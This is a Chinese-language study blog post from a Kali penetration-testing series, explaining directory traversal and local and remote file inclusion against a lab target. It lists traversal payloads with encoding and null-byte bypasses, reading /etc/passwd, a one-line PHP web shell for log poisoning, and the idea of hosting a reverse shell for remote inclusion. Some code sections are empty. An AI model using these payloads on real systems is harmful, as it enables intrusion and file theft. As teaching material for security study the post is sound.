
小白日记37:kali渗透测试之Web渗透-手动漏洞挖掘(三)-目录遍历、文件包含
手动漏洞挖掘
漏洞类型
#Directory traversal 目录遍历【本台机器操作系统上文件进行读取】
使用者可以通过浏览器/URL地址或者参数变量内容,可以读取web根目录【默认为:/var/www/】之外的其他操作系统文件(如:/etc/passwd/)。形成根源:目录权限限制不严格
#File include文件包含【1、include本地文件包含LFI;2、远程系统文件包含RFI(可传入木马)】
通常为如include函数,可以将web根目录以外的目录包含进来。根源:include函数对输入变量限制不严
#此两种漏洞类型的利用方法和实现效果完全相同。
注:kali中默认集成一些攻击向量字典,/usr/share/wfuzz/wordlist/vulns
##################################################################
默认情况下, metasploitable只有文件包含漏洞,没用远程文件包含漏洞
#修改metasploitable配置文件
sudo vi /etc/php5/cgi/php.ini
/allow_url 搜索


sudo /etc/init.d/apache2 restart 重启apache服务
##########################################################################
漏洞利用
首先,观察特点、特征等【如:?page=a.php ?home=b.html ?file=content】;然后是表单或者URL地址
经典测试方法
/etc/passwd/ 一个普通用户也可以读取的文件,常用于测试

1、?file=../../../../etc/password
解析:无论是windows系统还是linux,都有两个特殊目录
. 表示当前目录
../ 表示当前目录的父目录(上一级目录)
“../” 越多越好,是因为可以此跳转到根目录
#也可以直接使用绝对路径?page=/etc/passwd,但是目录遍历漏洞不使用,需使用“../”
2、?page=file:///etc/passwd【文件系统访问,file后面要求是绝对路径】/etc/passwd
3、?home=main.cgi【源码内容/配置信息等】

4、?page=http://www.a.com/1.php(包含其他网页文件)【远程文件包含】
可自己做一个web server,在上面放置一个反弹shell


?page=http://1.1.1.1/../../../../dir/file.txt
编码绕过字符过滤
当提示:找不到***文件,则应该可以判断有过滤机制
在php5.3之前,存在这种绕过限制
“.” “%00”(通俗有效,表示控制符)【在php语言格式,当遇到%00,则忽略其后面的内容】
例如:?flie=a.doc%00.php
使用多种编码尝试【每个字符都可以做编码尝试,通常来说,128以下的ASCII码都不会被过滤】
特殊字符:"." "/" #英文字符肯定不会被过滤
######################################################################
#不同操作系统的路径特征字符
#类UNIX系统
根目录:/
目录层级分隔符:/
#windows系统
C:\
\或/
######################################################################
编码
最常用:URL编码【若一层编码不足以绕过,可使用双层或多层URL编码,前提:密文能被服务器解码】
目的:目标服务器能正常地对编码进行解码,并且能查看想查看的内容,同时能够绕过
%2e%2e%2f 解码 ../
%2e%2e%5c 解码 ..\
%252e%252e%255c 解码 ..\ 【双层编码:特殊字符%被编码为%25】


Unicode/UTF-8 【非英文字符编码】
..%c0%af 解码 ../
..%u2216
..%c1%9c 解码 ..\
#可使用在线工具
######################################################################################
其他系统路径可能使用到的字符
• file.txt...
• file.txt<spaces> #空格
• file.txt” ””
• file.txt<<<>>><
• ./././file.txt
• nonexistant/../file.txt #输入一个不存在的目录【很多操作系统已经过滤】
UNC路径【windows系统文件共享】
• \\1.1.1.1\path\to\file.txt
注:可提前将常见的字符单个编码,在两两或任意组合,形成一个字典文件,利用burpsuite中的intruder进行攻击可提高效率
######################################################################################
特例:无法从URL中查看任何迹象,其位于http请求头中的cookie
代码:
攻击:【注入位置为cookie信息】

结果:


注:任何变量都要进行验证
##########################################################################################
实例演示
本地文件包含LFI
查看文件
代码执行【特殊情况下:通过服务器的访问日志,实现代码注入】
<?php echo shell_exec($_GET['cmd']);?>
Apache access.log 【前提:其他用户对该文件有读取权限】
然后在浏览器中访问该文件
?page=/var/log/apache2/access.log
#############################################################################
注:Linux系统中,当你对一个文件赋予了权限的同时,要保证其层级目录也被赋予的相同的权限
#############################################################################


远程文件包含RFI【相对本地包含,机率较低】
验证:
危害:
低等级
中等级
绕过思路【只过滤一次】
1、编码
2、混插字符
高等级限制




小白日记37:kali渗透测试之Web渗透-手动漏洞挖掘(三)-目录遍历、文件包含的更多相关文章
- 小白日记35:kali渗透测试之Web渗透-手动漏洞挖掘(一)-默认安装引发的漏洞
手动漏洞挖掘 即扫描后,如何对发现的漏洞告警进行验证. #默认安装 流传linux操作系统比windows系统安全的说法,是因为windows系统默认安装后,会开放很多服务和无用的端口,而且未经过严格 ...
- 小白日记36:kali渗透测试之Web渗透-手动漏洞挖掘(二)-突破身份认证,操作系统任意命令执行漏洞
手动漏洞挖掘 ###################################################################################### 手动漏洞挖掘 ...
- 小白日记28:kali渗透测试之Web渗透-扫描工具-Nikto
扫描工具-Nikto #WEB渗透 靶机:metasploitable 靶场:DVWA[默认账号/密码:admin/password] #新手先将DVWA的安全性,调到最低,可容易发现漏洞 侦察[减少 ...
- 小白日记30:kali渗透测试之Web渗透-扫描工具-Skipfish
WEB渗透-skipfish Skipfish是一个命令行模式,以C语言编写的积极的Web应用程序的安全性侦察工具,没有代理模式. 它准备了一个互动为目标的网站的站点地图进行一个递归爬网和基于字典的探 ...
- 小白日记33:kali渗透测试之Web渗透-扫描工具-Burpsuite(一)
扫描工具-Burpsuite Burp Suite是Web应用程序测试的最佳工具之一,成为web安全工具中的瑞士军刀.其多种功能可以帮我们执行各种任务.请求的拦截和修改,扫描web应用程序漏洞,以暴力 ...
- 小白日记51:kali渗透测试之Web渗透-WebShell(中国菜刀、WeBaCoo、Weevely)
webshell 本质:<?php echo shell_exec($_GET['cmd']);?> windows平台 中国菜刀官网:胖客户端程序,国产中比较优秀的webshell,适用 ...
- 小白日记54:kali渗透测试之Web渗透-补充概念(AJAX,WEB Service)
补充概念 AJAX(异步javascript和XML) Asynchronous javascript and xml 是一个概念,而非一种新的编程语言,是一组现有技术的组合 通过客户端脚本动态更新页 ...
- 小白日记52:kali渗透测试之Web渗透-HTTPS攻击(Openssl、sslscan、sslyze、检查SSL的网站)
HTTPS攻击 全站HTTPS正策划稿那位潮流趋势 如:百度.阿里 HTTPS的作用 CIA 解决的是信息传输过程中数据被篡改.窃取 [从中注入恶意代码,多为链路劫持] 加密:对称.非对称.单向 HT ...
- 小白日记50:kali渗透测试之Web渗透-CSRF
CSRF CSRF原理:经常与XSS混淆. 从信任的角度进行区分:XSS:利用用户对站点的信任:CSRF:利用站点对已经身份认证的信任(有一定的信任)[默认情况:站点不信任客户端] 结合社工在身份认证 ...
随机推荐
- CSS快速制作图片轮播的焦点
来源:http://www.ido321.com/858.html 效果图: 演示地址:http://jsfiddle.net/Web_Code/q5qfd8aL/embedded/result/ 代 ...
- 线性方法用于Binary clssification
到现在,我们已经学过三种线性方法:linear classification.Linear Regression.logistic Regression.这三种方法的核心都是,不同点在于:最小化的er ...
- 树形DP CCPC网络赛 HDU5834 Magic boy Bi Luo with his excited tree
// 树形DP CCPC网络赛 HDU5834 Magic boy Bi Luo with his excited tree // 题意:n个点的树,每个节点有权值为正,只能用一次,每条边有负权,可以 ...
- linux下无法安装VMware的解决方法
在Reahat下安装VMware-Player-6.0.1-1379776.x86_64.bundle,结果却提示 Extracting VMware Installer...done.NOT_REA ...
- Apache Spark Streaming的简介
Spark Streaming通过将流数据按指定时间片累积为RDD,然后将每个RDD进行批处理,进而实现大规模的流数据处理.其吞吐量能够超越现有主流流处理框架Storm,并提供丰富的API用于流数据计 ...
- POJ 3159 Candies (栈优化spfa)
Candies 题目链接: http://acm.hust.edu.cn/vjudge/contest/122685#problem/J Description During the kinderga ...
- linux sar 命令详解
sar(System Activity Reporter系统活动情况报告)是目前 Linux 上最为全面的系统性能分析工具之一,可以从多方面对系统的活动进行报告,包括:文件的读写情况.系统调用的使用情 ...
- ASP.NET WebForm中前台代码如何绑定后台变量
转载自 http://www.cnblogs.com/lerit/archive/2010/10/22/1858007.html 经常会碰到在前台代码中要使用(或绑定)后台代码中变量值的问题.一般有& ...
- CCS3.3入门
CCS3安装包下载地址:http://pan.baidu.com/share/link?shareid=1887452332&uk=1799203308&qq-pf-to=pcqq.c ...
- URAL 2066 Simple Expression (水题,暴力)
题意:给定三个数,让你放上+-*三种符号,使得他们的值最小. 析:没什么好说的,全算一下就好.肯定用不到加,因为是非负数. 代码如下: #pragma comment(linker, "/S ...